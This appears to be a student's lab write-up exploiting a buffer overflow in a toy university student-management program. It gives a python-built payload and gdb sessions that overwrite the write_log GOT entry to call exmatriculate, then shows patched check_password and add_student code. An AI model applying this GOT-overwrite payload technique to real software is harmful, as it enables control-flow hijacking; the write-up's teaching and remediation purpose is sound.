
The payload used to achieve this is :
set args add lubna "$(python3 -c 'import sys;sys.stdout.buffer.write(b"\xee\xb1\x04\x08")')" 1234567891 "$(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*32 + b"\xff\x1c\x45\x6a"+ b"\xcc\x1b\x05\x08")')"

The payload is constructed in such a way that the student name is added but the id is the victim we need to exmatriculate in the id part of the struct.We fill the buffer with random A’s for the 32 byte field password,klaus id,write_log@plt.



```
No symbol "exmatriculate" in current context.
(gdb) p &University::exmatriculate
$1 = (void (University::*)(University * const, unsigned int)) 0×804b1ee <University::exmatriculate(unsigned int)>
(gdb) set args add lubna "$(python3 -c 'import sys; sys.stdout.buffer.write(b"\xee\xb1\x04\x08")')" 1234567891  "$(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*32 + b"\xff\x1c\x45\x6a"+ b"\xc
c\x1b\x05\x08" )')"
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu add lubna "$(python3 -c 'import sys; sys.stdout.buffer.write(b"\xee\xb1\x04\x08")')" 1234567891  "$(python3 -c 'import sy
s; sys.stdout.buffer.write(b"A"*32 + b"\xff\x1c\x45\x6a"+ b"\xcc\x1b\x05\x08" )')"
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Adding Student to database ...
Examtriculating Student: Klaus Komisch
We have sent out an exmatriculation notification to student 1782914303
Thank you for using B-TU Student Manager.
We have sent out an imatriculation letter to student 1782914303
Thank you for using B-TU Student Manager.
free(): invalid pointer

Program received signal SIGABRT, Aborted.
```

Klaus got exmatriculated and lubna got immatriculated.
Analyzing by breakpoints and checking the write_log@plt is pointing to exmatriculate in the below picture.



```
Adding Student to database...

Breakpoint 1, University::add_student (this=0×8051cc0 <btu>, name=0×ffffd139 "lubna", last_name=0×ffffd13f "\356\261\004\b", id=1234567891,
    password=0×ffffd14f 'A' <repeats 32 times>, "\377\034Ej\314\033\005\b", notify=true) at src/University/University.cpp:18
18      {
(gdb) n
20              std::map<const unsigned int, Student*>::const_iterator citer = student_records.find(id);
(gdb)
21              if(citer ≠ student_records.end())
(gdb)
35              Student* record = new Student;
(gdb)
36              record→name = new char[strlen(name)];
(gdb)
37              record→last_name = new char[strlen(last_name)];
(gdb)
40              record→id = id;
(gdb)
41              strcpy(record→password, std::string(password).c_str());
(gdb)
42              strcpy(record→name, name);
(gdb)
43              strcpy(record→last_name, last_name);
(gdb)
46              student_records.insert(std::pair<const unsigned int, Student*>(id, record));
(gdb) x record→last_name
0×8051bcc <write_log@got.plt>:  0×0804b1ee
(gdb)  c
Continuing.
Examtriculating Student: Klaus Komisch
We have sent out an exmatriculation notification to student 1782914303
Thank you for using B-TU Student Manager.
We have sent out an imatriculation letter to student 1782914303
Thank you for using B-TU Student Manager.
free(): invalid pointer

Program received signal SIGABRT, Aborted.
```

Task 5:Avoiding Buffer-Overflow Vulnerabilities

fixed code for check_password:

```
bool check_password(const Student *const student, const char* const password)

{       char lhs[Student::MAX_PASSWORD_LENGTH ];

        char rhs[Student::MAX_PASSWORD_LENGTH];


        strncpy ( rhs, student->password, sizeof(rhs) -1 );

        rhs[sizeof(rhs) -1] = '\0';

        strncpy ( lhs, password, sizeof(lhs) -1 );

        lhs[sizeof(lhs) -1] = '\0';
```

//To prevent buffer overflow and ensure null termination when the destination buffer size is exactly MAX_PASSWORD_LENGTH.

```
        int check = 0;

        for(size_t idx = 0; idx != Student::MAX_PASSWORD_LENGTH; ++idx)

        {    if(lhs[idx] == '\0') // did the entered passowrd end
        {    return rhs[idx] == '\0' ? (check == 0) : false;

        }

        else if(rhs[idx] == '\0') // did the correct password end

        {    return lhs[idx] == '\0' ? (check == 0) : false;

        }

        else // both passwords have remaining digits to verify {

                check += static_cast<int>(lhs[idx] ^ rhs[idx]);

          }

          }

          return check == 0;

}
```

Fixed code for add_student:

```
void University::add_student(const char *const name, const char *const last_name, const unsigned
                                                int id, const char *const password,const bool notify)

{        // avoid double imatriculation

    std::map<const unsigned int, Student*>::const_iterator citer = student_records.find(id);

    if(citer != student_records.end())

    {

        if(notify)

        {

            std::cout << "Student with id " << id << " already imatriculated at "

                                << this->name << std::endl;



            ::write_log(this, id, "Double imatriculation detected");

        }
        return;
    }

    // allocate a new Student record
    Student* record = new Student;
    record->name = new char[strlen(name) + 1];//Adding extra byte for null char
    record->last_name = new char[strlen(last_name) + 1];//Adding extra byte for null char

    // copy students data
    record->id = id;
    strncpy(record->password,password,Student::MAX_PASSWORD_LENGTH -1);
    record->password[Student::MAX_PASSWORD_LENGTH -1] = '\0';
//To prevent buffer overflow and ensure null termination when the destination buffer size is exactly MAX_PASSWORD_LENGTH.
    strcpy(record->name, name);
    strcpy(record->last_name, last_name);

    // append the record to the list
    student_records.insert(std::pair<const unsigned int, Student*>(id, record));
    // Notify the System about new user or just
    // loading of an existing one
    if(notify)
    {
        ::write_log(this, record->id, "Student imatriculated");
```

```
                notifyStudentOnImatriculation(record->id);
        }
        else{
                ::write_log(this, record->id, "Student loaded from Database");
        }
        return;
}
```